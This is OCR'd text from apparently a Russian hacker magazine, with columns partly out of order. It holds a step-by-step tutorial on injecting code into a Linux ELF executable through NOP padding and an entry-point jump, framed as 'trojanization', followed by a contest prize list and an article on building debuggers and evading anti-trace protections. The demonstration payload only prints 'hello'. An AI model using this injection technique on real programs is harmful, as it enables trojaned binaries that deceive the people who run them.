Стек находится в нижних адресах. Он начинается с базового адреса загрузки и «растет вверх» по направлению к нулевым адресам. В большинстве линуксов стек исполняем (то есть сюда можно скопировать машинный код и передать на него управление), однако некоторые параноидальные администраторы устанавливают заплатки, отнимающие у стека атрибут исполняемости, но большой распространенности они не получили, и ими можно пренебречь.

[имплантация чужеродного кода в ELF-файл] Для экспериментов по имплантации нам потребуется живой исполняемый файл, который при помощи компилятора и текстового редактора мы сможем изготовить и самостоятельно. Нажмем <Shift-F4> в Midnight Commander'e, наберем программу следующего содержания (см. листинг), затем <F2>/"имя-файла.c" и откомпилируем ее своим любимым gcc с настройками по умолчанию (gcc имя-файла.c -o имя-файла).


[демонстрационная программа, в которую мы будем внедрять посторонний код]

```
#include <stdio.h>

main()
{
  printf("LORDI - the best group in the world!\n"\
  "(www.lordi.org)\nmonsters, bondage and
     sado-maso\n");
}
```

ЧТО НАМ ПОНАДОБИТСЯ?

Для правки исполняемых файлов Линух необязателен. Достаточно иметь HIEW, запущенный из-под Windows, или даже MS-DOS однако в этом случае придется сильно попыхтеть и к тому же - как потом это отлаживать? Так что Линух все-таки желателен, хотя бы в виде эмулятора - VMWare, BOCHS или QEMU. Мы остановимся на hex-редакторе HTE, готовую сборку которого можно бесплатно скачать с *hte.sf.net*. Он «переваривает» ELF-формат, в нем есть мощный ассемблер и прочие вкусности. Как вариант, можно воспользоваться редактором BIEW (*biew.sf.net*), но он намного слабее. Желательно иметь ИДУ. Линуховый порт содержит удобный интерактивный отладчик в стиле Turbo-



создание демонстрационной программы для внедрения

исполняемый файл в hex-редакторе hte



отладка внедряемого кода с помощью интегрированного отладчика, встроенного в дизассемблер IDA Pro

Образовавшийся файл загрузим в hex-редактор (./ht-0.7.5-linux-i386 имя-файла), а затем нажмем <F6> (mode) и выберем elf/image. Редактор перейдет в режим отображения образа исполняемого файла, автоматически перенося нас в окрестности точки входа, отмеченной меткой entrypoint. Если этого не произойдет, нажмем <F5> (goto) и введем entrypoint (без кавычек). Экран должен выглядеть приблизительно так: (см. рис.3)

Давай для разминки просто поменяем первые две команды местами: xor ebp,ebp/pop esi на pop esi/xor ebp,ebp. Подведем курсор к первой машинной команде (она расположена по адресу 80482C2h) и нажмем <Ctrl-A> (Assemble), вводим pop esi. Редактор предложит несколько вариантов ассемблирования на наш выбор: 5Eh и 8Fh C6h. Выбираем 5Eh как самый короткий (8Fh C6h просто не влезет в отведенное место), затем точно так ассемблируем команду xor ebp,ebp.

Измененные байты редактор выделяет красным цветом, что наглядно и очень красиво, но при нажатии на <F2> (save) они вновь зеленеют, подтверждая, что все исправления успешно сохранены. Полей контрольной суммы в ELF-заголовке нет, и потому заботиться о ее пересчете не нужно. Линух контрольную сумму файла не считает! А не считает он ее потому, что проектировался головой. Это же не Windows! Такое впечатление, что PE-файл проектировала толпа народу, с трудом взаимодействующая между собой. Суди сам: и Линух, и Windows поддерживают механизм отложенной загрузки по требованию. Страницы образа проецируются в память тогда и только тогда, когда к ним происходит обращение, в результате чего немедленно после запуска файл готов к работе, а все недостающие страницы дозагружаются уже потом (или не загружаются вообще, например, часть программы, ответственная за печать, вообще не будет загружена, если ни разу не был выбран пункт print). Процесс загрузки как бы «размазывается» во времени, не нервируя никакими песочными часами, которые так любит демонстрировать Windows. Но! Ведь при подсчете контрольной суммы происходит неизбежное обращение ко всем страницам, и все они загружаются в память, даже если не нужны. Получается, что у нас есть два механизма — один оптимизирует загрузку, другой ее «пессимизирует», съедая весь выигрыш. Где логика?!

А вот разработчики Линуха переложили подсчет контрольной суммы на устройства ввода/вывода, которые ее действительно считают. Конечно, это не страхует от искажений. В частности, жесткие диски контролируют только физические дефекты, но не обращают внимания на логические искажения (вирусы). Тем не менее, особого смысла в контрольной сумме, хранящейся непосредственно в самой файле, все равно нет. Если вирус может модифицировать файл, он модифицирует и контрольную сумму. Контрольные суммы нужно хранить в отдельном «защищенном хранилище», и их подсчетом должна заниматься файловая система или антивирусные ревизоры. Ни того, ни другого в мире Линуха не наблюдается. Хотя они как бы есть, но ни у кого реально не установлены.

Единственную проблему представляют протекторы и упаковщики исполняемых файлов, контролирующие собственную целостность. С каждым годом их становится все больше и больше. UPX, протектор от shiv'ы... В них на первых порах лучше не внедряться!

Но мы отвлеклись. Выходим из hex-редактора, нажав <F10>, и запускаем пропатченный файл. Он запускается, подтверждая свою работоспособность. Значит, модификация прошла успешно!

А теперь займемся более серьезными вещами, попытавшись внедрить в программу реальный код, который делает что-то полезное. Сразу возникает вопрос: куда мы будем внедряться? Между сегментами свободного места нет, между секциями тоже. Можно (теоретически) расширить последний сегмент и внедриться сюда, но, во-первых, это будет слишком заметно, а во-вторых, довольно сложно.

Но все не так плохо, как кажется! По умолчанию gcc выравнивает стартовые адреса функций по границе 10h, а это значит, что даже наш демонстрационный файл содержит просто кучу свободного пространства. В среднем 10h/2h = 8h байт на каждую функцию, включая служебные. Сюда и мамонта упрятать можно, если, конечно, его предварительно расчленить.

[цепочка команд NOP, оставленная компилятором в конце функции main для выравнивания]


```
....... ! main:          ;xref o80482d7
....... ! pushebp
8048385 ! mov            ebp, esp
8048387 ! sub            esp, 8
804838a ! and            esp, 0fffffff0h
804838d ! mov            eax, 0
8048392 ! sub            esp, eax
8048394 ! mov            dword ptr [esp],
strz_LORDI___the_best_group_in_the_80484e0
804839b !call            wrapper_8049634_80482b0
80483a0 ! leave
80483a1 ! ret
80483a2  nop
.......
80483ac  nop
```

А вот еще одна лазейка — буфер ввода/вывода, расположенный в сегменте данных, дамп которого приведен ниже. Это целых 28 байт, которые можно использовать по своему усмотрению! Даже если никаких явных файловых манипуляторов в файле нет (как, например, в нашей демонстрационной программе), такой буфер все равно создается при компиляции программы, что наш случай и подтверждает.

[STDIN-буфер, расположенный в сегменте данных]

```
80484c2 db        00h
80484c3 db        00h
80484c4
.......           _IO_stdin_used:
.......   db      01h
80484c5 db        00h
80484c6 db        02h
.......
80484de db        00h
```

Debugger'a, плюс сам дизассемблер. Если нет ИДЫ, возьми gdb - стандартный отладчик, входящий в штатный комплект поставки большинства Линухов, но его возможности сильно ограничены. В частности, он отказывается грузить файлы без section table, спотыкается на антиотладочный приемах и т.д. Из документации нам, в первую очередь, понадобится спецификация на ELF-формат, которую можно бесплатно скачать с *www.cs.princeton.edu/courses/archive/fall05/cos318/docs/ELF_Format.pdf* и перечень системных вызовов в разных осях - UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes (*www.lsd-pl.net/documents/asmcodes-1.0.2.pdf*).



результат работы модифицированного файла после перестановки пары команд местами - полет нормальный

Остается решить, как передать управление на внедренный код. Это можно сделать различными путями: скорректировать точку входа (HTE это умеет) или внедрить в ее окрестности специальный jmp. Вот так мы и поступим! Запускаем редактор, переходим в точку входа и смотрим на нее очень внимательно:

```
[точка входа и ее окрестности]

....... ! entrypoint:
....... ! pop  esi
80482c1 ! xor     ebp, ebp
80482c3 ! mov     ecx, esp
80482c5 ! and     esp, 0fffffff0h
80482c8 ! push    eax
80482c9 ! push    esp
80482ca ! push    edx
80482cb ! push    __libc_csu_fini
80482d0 ! push    __libc_csu_init
80482d5 ! push    ecx
80482d6 ! push    esi
80482d7 ! push    main
80482dc ! call
wrapper_8049630_80482a0
80482e1 ! hlt
80482e2 ! nop
```

Почему бы нам не заменить pop esi/xor ebp,ebp на «jmp на наш код», откуда мы сможем сделать все, что задумано, выполнить эти команды и вернуться обратно? Но для начала необходимо подготовить код, который мы будем внедрять. Для простоты выведем короткое приветствие на экран. На языке ассемблера это звучит приблизительно так:

```
[исходная программа,
выводящая приветствие на экран]

mov eax, 4 ; системный вызов write
mov ebx,1 ; идентификатор стандартного вывода
mov ecx, offset begin_msg ; указатель на первый символ выводимого сообщения
mov edx, offset end_msg ; указатель на последний символ выводимого сообщения
int 80h ; вывод на экран
pop esi ; сохраненные команды
xor ebx,ebp
jmp 80482C3h ; возврат в программу
```

Это не самый оптимальный вариант, и его можно здорово оптимизировать, если переписать так:

```
[оптимизированный вариант]

xor eax,eax
add al, 4
xor ebx,ebx
inc ebx
mov ecx, offset begin_msg
mov edx,ecx
add edx, sizeof(msg)
int 80h
pop esi
xor ebp, ebp
jmp 80482C3h
```

Теперь прокручивая файл в hex-редакторе, найдем и выпишем стартовые адреса всех цепочек NOP'ов, пригодных для внедрения. А какие цепочки пригодны для внедрения? Если две соседние цепочки расположены в пределах досягаемости короткого перехода (грубо — в пределах сотни байт), 3х NOP'ов будет вполне достаточно (2 байта на команду перехода, один — на любую однобайтовую команду полезного кода, например, inc ebx или pop esi). В противном случае нам необходимо иметь цепочку, по крайней мере, из шести NOP'ов: пять на команду близкого перехода и один — на полезную команду. В нашем случае получается:

```
8048306h  10 байт
80483a2   14 байт
8048464   12 байт
```

Итого — 36 байт. Вполне достойное место для демонстрационной программы! Начинаем заполнять цепочки NOP'ов полезным кодом. С первой попытки у нас получается:

```
8048306  31 c0          xor     eax, eax
8048308  04 04          add     al, 4
804830a  e9 93 00 00 00         jmp 80483a2h
804830f90 nop
```

При этом один последний NOP останется потерян, но по-другому не получается. Команда xor ebx,ebx занимает два байта и сюда не помещается. А что если переставить команды местами? Перенести add al,4 в следующую цепочку NOP, а вместо нее вставить xor ebx,ebx/inc ebx:


```
8048306  31c0           xor     eax, eax
8048308  31db           xor     ebx, ebx
804830a  43             inc     ebx
804830b  e9 92 00 00 00         jmp 80483a2h
```

Тогда следующая цепочка будет заполнена так:

```
80483a2  0404           add     al, 4
80483a4  b9 ?? ?? ?? ??         mov     ecx,
offset begin_msg
80483a9  89ca           mov     edx, ecx
80483ab  e9 b4 00 00 00         jmp 8048464h
```


В третью, последнюю, цепочку NOP'ов остаток кода уже не идет: не хватает одного единственного байта! Что ж, попытаемся еще немного ужать наш код. Например, вместо пары инструкций mov edx,ecx/add edx,sizeof(msg), которые занимают 5 байт, можно использовать lea edx,[ecx+sizeof(msg)]. Тогда все влезает! Ну а само сообщение можно разместить в сегменте данных. Поскольку свободного места там не очень много, ограничимся строкой hello. Завершающий нуль в конце ставить необязательно, поскольку системный вызов write выводит ровно столько символов, сколько ему приказано вывести, и ни на какие знаки «останова» не реагирует.

Если все было сделано правильно (что маловероятно, в первый раз ошибки делают все), наш файл победоносно выведет строку hello, а следом за ней ту строку, которую выводит наша подопытная программа, и экран будет выглядеть так:



результат работы программы после внедрения

[заключение] Мы рассмотрели простейший случай, а пропыхтели над ним два часа. А сколько займет троянизация полноценной программы? Всю оставшуюся жизнь? Конечно же, нет. Долго это только с непривычки, потом вырабатывается навык, и все идет на автопилоте. Главное — не бояться трудностей и постоянно тренироваться, оттачивая свое мастерство



модификация исполняемого файла в редакторе hte, измененные байты выделяются красным цветом

WIFI-МАНИЯ ЗАКОНЧИЛАСЬ!

Больше не будем бегать по улице :). Мы подводим итоги. Точнее дарим призы нашим победителям. Их у нас 7 человек. Вот они:

1 fisio выигрывает роутер **D-Link DSL-G604T**

2-3 valenok и ahab получают точки доступа **D-Link DWL-2100AP**

4-5 no_time_ и prokuror становятся обладателем **D-Link DI-624**

И поощрительные призы получаются Unknown007 и lassard: **D-Link DWL-G122** и **D-Link DWL-G650** соответственно.





Строим отладчик


ДУМАЮ, ТЫ НЕ РАЗ СТАЛКИВАЛСЯ С ОТЛАДЧИКОМ: ЧУЖУЮ ПРОГУ ВЗЛОМАТЬ, СВОЮ ОТЛАДИТЬ — ТУТ БЕЗ НЕГО НИКУДА. ДЕБАГГЕР — НЕЗАМЕНИМАЯ ДЛЯ ХАКЕРА ИЛИ КОДЕРА ВЕЩЬ. НО ЗАДУМЫВАЛСЯ ЛИ ТЫ, КАК ОН РАБОТАЕТ? КАК ОТЛАЖИВАЕТ? ЕСЛИ ДА, ТО ТЕБЕ ОЧЕНЬ ПРИГОДИТСЯ ЭТОТ МАТЕРИАЛ. В НЕМ Я ПОСТАРАЮСЬ ОБЪЯСНИТЬ ПРИРОДУ РАБОТЫ ОТЛАДЧИКОВ, МЕХАНИЗМЫ, С ПОМОЩЬЮ КОТОРЫХ НА САМОМ ДЕЛЕ НЕ ОЧЕНЬ СЛОЖНАЯ ПРОГРАММА ПОЛУЧАЕТ ПОЛНУЮ ВЛАСТЬ НАД ЛЮБЫМ ПРОЦЕССОМ В СИСТЕМЕ. ПРИЧЕМ НЕ ТОЛЬКО ОБЪЯСНИТЬ, НО И ДАЖЕ ПОКАЗАТЬ, КАК РАЗРАБОТАТЬ НЕСЛОЖНЫЙ ОБЕЗЖУЧИВАТЕЛЬ САМОСТОЯТЕЛЬНО | Ms-Rem (Ms-Rem@yandex.ru)

Разбираемся с механизмами отладки и пишем собственный дебаггер

[что такое отладчик] По определению отладчик — это некоторая программа, позволяющая наблюдать и вмешиваться в исполнение других программ. Она не обязательно должна предоставлять интерактивный интерфейс для этого и вполне может представлять собой простой трейсер, отслеживающий пути исполнения кода, либо лоадер, задача которого остановить программу на определенной точке и подправить в ней пару байт. Без подобных отладчиков с ограниченным набором возможностей невозможно обойтись. К примеру, для автоматической распаковки протекторов, содержащих полиморфный код, иногда нужно свернуть полиморф. Статическое декодирование сложных полиморфов — задача не из легких, так как они могут содержать кучу никогда не исполняющегося кода, определить который без полной эмуляции работы этого кодового участка не представляется возможным. Вот тут-то и нужно написать простой трейсер, который прервет программу на нужном участке и отследит пути исполнения полиморфного кода, что позволит сразу же выкинуть никогда не исполняемые участки. Это может также помочь со-

ОБХОД ОГРАНИЧЕНИЯ

Я думаю, ты уже заметил одно неприятное ограничение брекпоинтов устанавливаемых с помощью отладочных регистров — нельзя отслеживать чтение/запись участка памяти размером более четырех байт. Оказывается, существует метод, позволяющий обойти это ограничение. Если тебе известны принципы работы процессора в защищенном режиме со страничной адресацией, то для тебя не будет секретом, что память делится на страницы, и в каждой странице могут быть назначены свои атрибуты доступа. Если запрашиваемый доступ к странице не совпадает с установленными атрибутами, то генерируется исключение общей защиты (имеющее номер 0E). Метод установки брекпоинтов по доступу к большим областям памяти заключается в установке на нужные страницы атрибутов доступа PAGE_NOACCESS, запрещающих обращения к этой странице, и в обработке возникающих при этом исключений. Любая команда, обращающаяся к обозначенной области памяти, будет вызывать исключение, его будет ловить отладчик, обрабатывать, после чего восстанавливать старые атрибуты доступа и продолжать исполнение кода. Этот метод используется в IceExt (плагине SoftICE'a) в команде bpr.



отладочные регистры

брать код из кусков, которые обычно раскиданы по программе и связаны условными и безусловными переходами. Эти переходы обычно либо всегда исполняются, либо никогда не исполняются, и определить это опять же поможет трейсер.
В общем, что я хотел сказать, — разобраться с принципами работы отладчика будет не только интересно, но и невероятно полезно.

[старинные способы отладки] Для начала определим два важных действия, которые должен выполнять отладчик и чаще всего выполняет. Без них фактически невозможно вмешиваться в выполнение программы. Несомненно, такими действиями будут трассировка и установка брекпоинтов. Раз уж я взялся за экскурс в историю, вспомню замечательный компьютер ZX-Spectrum. Для тех, кто в танке, — это машина с примитивным процессором и 32 килобайтами (в базовой конфигурации) памяти. Ни о каком защищенном режиме и многозадачности здесь нет и речи, но даже на этом компьютере были отладчики, позволяющие трассировать программу и ставить брекпоинты.
Установка бряков заключалась в перезаписи 3-х байт кода на инструкцию jmp, указывающую на код дебаггера. Естественно, программа доходила до этой точки и передавала управление отладчику. После срабатывания брекпоинт снимался, а код программы возвращается обратно на свое место.
С трассировкой там все было гораздо сложнее. Для ее выполнения каждая трассируемая команда переносилась в отдельный буфер, в котором происходило сохранение содержимого всех регистров процессора, выполнение команды, сохранение произведенных ей изменений и восстановление содержимого регистров. Надо признать, операция не самая удобная, которая к тому же не гарантировала корректную работу кода во всех возможных случаях. Более того, любая ошибка в отлаживаемой программе намертво вешала весь компьютер вместе с отладчиком. Кошмар! В то время это все считалось прогрессивной технологией, потому что лучших методов просто не существовало. Однако, как это не парадоксально, эти методы отладки остаются актуальными и до сих пор, и могут выручить в тех случаях, когда программа содержит защиту от современных методов отладки, речь о которых пойдет ниже.

[современные способы отладки] С появлением x86-процессоров все стало гораздо проще. Камни стали поддерживать отладку на аппаратном уровне, а, начиная с 386, еще и отладку в защищенном режиме с аппаратными точками останова.
Что же у нас здесь есть для установки брекпоинтов? Самая часто используемая возможность — третье прерывание. Просто один байт отлаживаемой программы заменяется на однобайтовую инструкцию int 3, которая при срабатывании передает управление отладчику. Этот способ несколько напоминает старый трюк с jmp, но в отличие от него позволяет производить отладку в защищенном режиме и размещать отладчик там, куда не доберется отлаживаемая программа, как бы она этого не захотела (в нулевом кольце защиты). Достоинство этого метода в том, что он позволяет ставить неограниченное число брекпоинтов, а недостаток — в непосредственной модификации кода программы. Многие защиты проверяют целостность своего кода, а значит, такой метод на них срабатывать не будет.
Однако современные способы на этом не заканчиваются. Процессоры серии 386+ имеют чрезвычайно удобный и полезный отладочный механизм — аппаратные DR-регистры. Их всего шесть: dr0, dr1, dr2, dr3, dr6 и dr7, причем первые четыре используются для задания точек останова, а последний управляет режимом работы всей этой системы. И что же нам это дает? А дает нам это немало:

1. Останов по чтению/записи/исполнению областей памяти: от 1 до 4-х байт.
2. Останов по инструкциям ввода-вывода (in и out) для определенных портов.
3. Возможность отслеживать попытку изменения содержимого регистров dr0-dr3 (контролируется GD битом в cr4).


Взгляни на структуру отладочных регистров, изображенную на картинке. Как видишь, dr0-dr3 содержат линейный адрес точки останова. Этот адрес (при использовании страничной адресации) может не совпадать с физическим. Единственное, что нам тут надо учесть, — это то, что линейный адрес брекпоинтов на исполнение кода берется относительно регистра cs, а для доступа к данным — относительно ds. Поставить бряк на области памяти, адресуемые через другие сегменты, можно только тогда, когда они перекрываются с cs, либо ds, и при этом нам надо вычислить виртуальный адрес нужных данных в другом сегменте. Где может понадобиться такой трюк? Скорее всего, для отслеживания установки программой SEH-обработчиков (доступ в сегменте адресуемом через fs).

А теперь давай подробнее рассмотрим управляющие биты в регистрах dr6 и dr7. В dr6:
бит BT — устанавливается, если происходит включение задачи в задачу, где TSS имеет установленный бит ловушки отладки.
бит BS — разрешает обработчикам отладки отличать одноступенчатые ловушки от других условий отладки.
бит BD — устанавливается аппаратурой, если следующая команда получает доступ к регистру отладки.
биты B0-B3 — устанавливаются, если произошло прерывание ограниченного использования. B0 устанавливается, если произошло прерывание 0 (точка останова) и т.д.
dr7 — уже побольше, ведь он — Регистр Управления Отладкой, и используется для разрешения или уточнения различных точек останова. Состоит регистр из следующих составляющих:
LEN — двухбитовое поле, которое определяет длину прерывания. Все прерывания должны быть выровнены: 2-х байтовые векторы — по границам слова; 4-х байтовые — по границе двойных слов.

00 — длина в один байт,
01 — длина в два байта,
10 — неопределена,
11 — длина в четыре байта.

RWE — двухбитовое поле, определяющее тип выборки из памяти, которая должна произойти с тем, чтобы активизировать обработку прерывания.
GE/LE — Глобальная и Локальная Верные Точки Останова: эти биты должны быть всегда установлены на 1 при использовании прерываний.
Gi/Li — Разблокировка Глобальной и Локальной Точек Останова: если Gi=1, либо Li=1, то прерывания разблокируются. Если эти биты установлены, то любое прерывание ограниченного использования (то есть точка останова, которая соответствует условиям, определенным битами LE) заставит процессор выполнять программу обработки отладки. Биты Li позволяют устанавливать локальные точки останова для индивидуальной задачи, но при этом не оказывают влияния на другую задачу. Gi позволяют устанавливать прерывания, воздействующие на все задачи.
Для того чтобы установить точку останова, микропроцессор должен работать на 0 уровне привилегий, в реальном режиме. Точка останова должна быть установлена путем загрузки регистра точки прерывания (посредством команды MOV DRi,[операнд в памяти или регистре]). После чего должны быть установлены соответствующий LEN и RWE, а также биты разблокировки точки прерывания Gi и/или Li.
Биты Bi в DR6 всегда покажут любую точку останова ограниченного использования; но до тех пор, пока не будут установлены Gi или Li, процессор не будет выполнять программу отладки с этими прерываниями.
Так, с установкой брекпоинтов мы, пожалуй, разобрались, топаем дальше. Трассировка в процессорах x86 реализуется посредством флага трассировки (9-ый бит) в регистре флагов efl. При установке этого бита каждая следующая выполняемая команда будет вызывать исключение int 1. Это обычно и используется отладчиками для трассировки исполнения кода. Установить этот флаг можно с помощью команд, влияющих на регистр флагов (iretd, retf, popfd), либо (применительно к Windows) изменив контекст потока с помощью GetThreadContext/SetThreadContext.
Но все так легко только тогда, когда в программе отсутствует защита от трассировки. Наиболее частой и не менее противной защитой применяемой в распространенных протекторах, является установка флага трассировки и отлов возникающих исключений. При наличии отладчика исключений не будет (если отладчик не обрабатывает такие ситуации). Защита, работающая в нулевом кольце, может использовать гораздо более коварные методы, такие как перевод обработчика первого прерывания на себя с последующей самотрассировкой. Если планируется обходить такие защиты, то тут не обойтись без частичной эмуляции исполняемого кода, либо корректировки результатов его исполнения для предотвращения обнаружения факта трассировки защитой. Вот краткий список того, что нужно учесть при создании непобедимого трейсера:

1. трассируемая команда вызывает исключение
2. трассируемая программа выполняет pushfd (а там TF=1...)
3. трассируемая программа выполняет popfd, может начать трассировать сама себя
4. трассируемая программа выполняет iretd, тоже самое
5. mov ss,xx/pop ss — подлая штука, может быть с префиксами
6. трассируемая программа выполняет intxx/int3/icebp
7. трассируемая программа выполняет into
8. трассируемая команда читает int1 descriptor



вот так вот выглядят исходнички трейсера

для анализа исполняемого кода.
3 Очень важна корректность дизассемблирования нестандартных опкодов (содержащих многократные префиксы, недопустимые значения байта Mod R/M или SIB), так как такие команды любят применять в защитах для обмана дизассемблеров и эмуляторов.
4 Дизассемблер должен работать с кодом покомандно, то есть работать с отдельно взятой командой, не опираясь при этом на окружающий контекст. Устанавливать связь между командами — это задача кодоанализатора, который может при необходимости присутствовать в отладчике.
5 Желателен (но не обязателен) малый размер дизассемблера и возможность его использования в программах, написанных на различных языках программирования (C++, Delphi etc).
6 Открытый исходный код (так как тебе может понадобиться что-либо изменить в дизассемблере).

9 трассируемая команда пишет в int1 descriptor
10 трассируемая программа выполняет sidt (...)
11 трассируемая программа выполняет lidt
12 трассируемая команда пишет в dr6 (использует для хранения чисел/проверки)
13 вариации: трассируемая программа ставит свой обработчик INT1/3, начинает трассировать себя, ставит hardware-breakpoint'ы на чтение/запись/выполнение, использует исключения для своих нужд и все это работает одновременно, причем приоритет выполнения играет роль.

Из всего этого можно сделать вывод, что написать хороший трейсер не так уж и просто, тем более, что сложные протекторы часто используют еще более дикие приемы, чем я здесь описал.

[что еще нужно для отладчика] В большинстве случаев для написания даже простого трейсера, несущего какую-то полезную нагрузку, нам понадобится не только возможность обрабатывать брекпоинты и трассировку, но и анализировать исполняемый код. А для этого нам нужен дизассемблер. Скорее всего, полноценный дизассемблер нам не понадобится, а достаточно будет простого дизассемблера длин, иногда нам может понадобиться вывод текста (дизасм листинга кода). Давай сформулируем требования, которым должен удовлетворять дизассемблер, применяемый в отладчике:

1 Независимость от операционной системы. Это необходимо для обеспечения универсальности дизассемблера и для работы его в любых условиях (в том числе даже без загруженного в память ядра системы).
2 Вывод текста является второстепенной и необязательной функцией, дизассемблер должен обязательно уметь разбирать команды на их составляющие и формировать структуру единого формата, которая описывает дизассемблируемую команду. Это все необходимо

Если для решения твоей задачи нужен полноценный дизассемблер, удовлетворяющий всем вышеприведенным требованиям, то ты можешь использовать мой CADt (Code Analization and Disassemblibg Tool), выполненный в виде библиотеки, которую можно использовать в любых своих программах. Он поддерживает полный набор команд процессора Pentium 3 (386, MMX, SSE) и предназначен специально для использования в отладчиках и кодоанализаторах. Он полностью независим от системы и может использоваться как и в программах, работающих в третьем кольце, так и в отладчиках уровня ядра. В дистрибутив дизассемблера входит две версии DLL (одна предназначена для ring3, другая — для драйверов), объектные файлы для статической линковки, заголовочные файлы для Borland Delphi и MS Visual C++, исходный код дизассемблера на паскале (компилируется во всех версиях Delphi, начиная с третьей) и примеры применения дизассемблера в программах. Размер скомпилированной библиотеки — 18 кб, а то ты, наверно, уже испугался, думая, что дизассемблер на Delphi будет весить не меньше мегабайта.
Если же тебе будет достаточно дизассемблера длин, то можешь использовать мою библиотеку LDasm. Она поддерживает все существующие наборы инструкций для 32-битных x86 совместимых процессоров (386, MMX, SSE, SSE2, SSE3, 3DNow) и распространяется в исходных текстах. Несомненно, тебя порадует то, что исходники этого дизассемблера доступны в версиях на C++, Delphi, Visual Basic и на ассемблере, — выбирай, что тебе по вкусу. Оба дизассемблера ты можешь найти на диске с журналом, либо скачать с моего сайта *ms-rem.dot-link.net*. Если ты найдешь в них какую-нибудь ошибку, то обязательно сообщи мне на мыло, и я ее тотчас же ликвидирую.

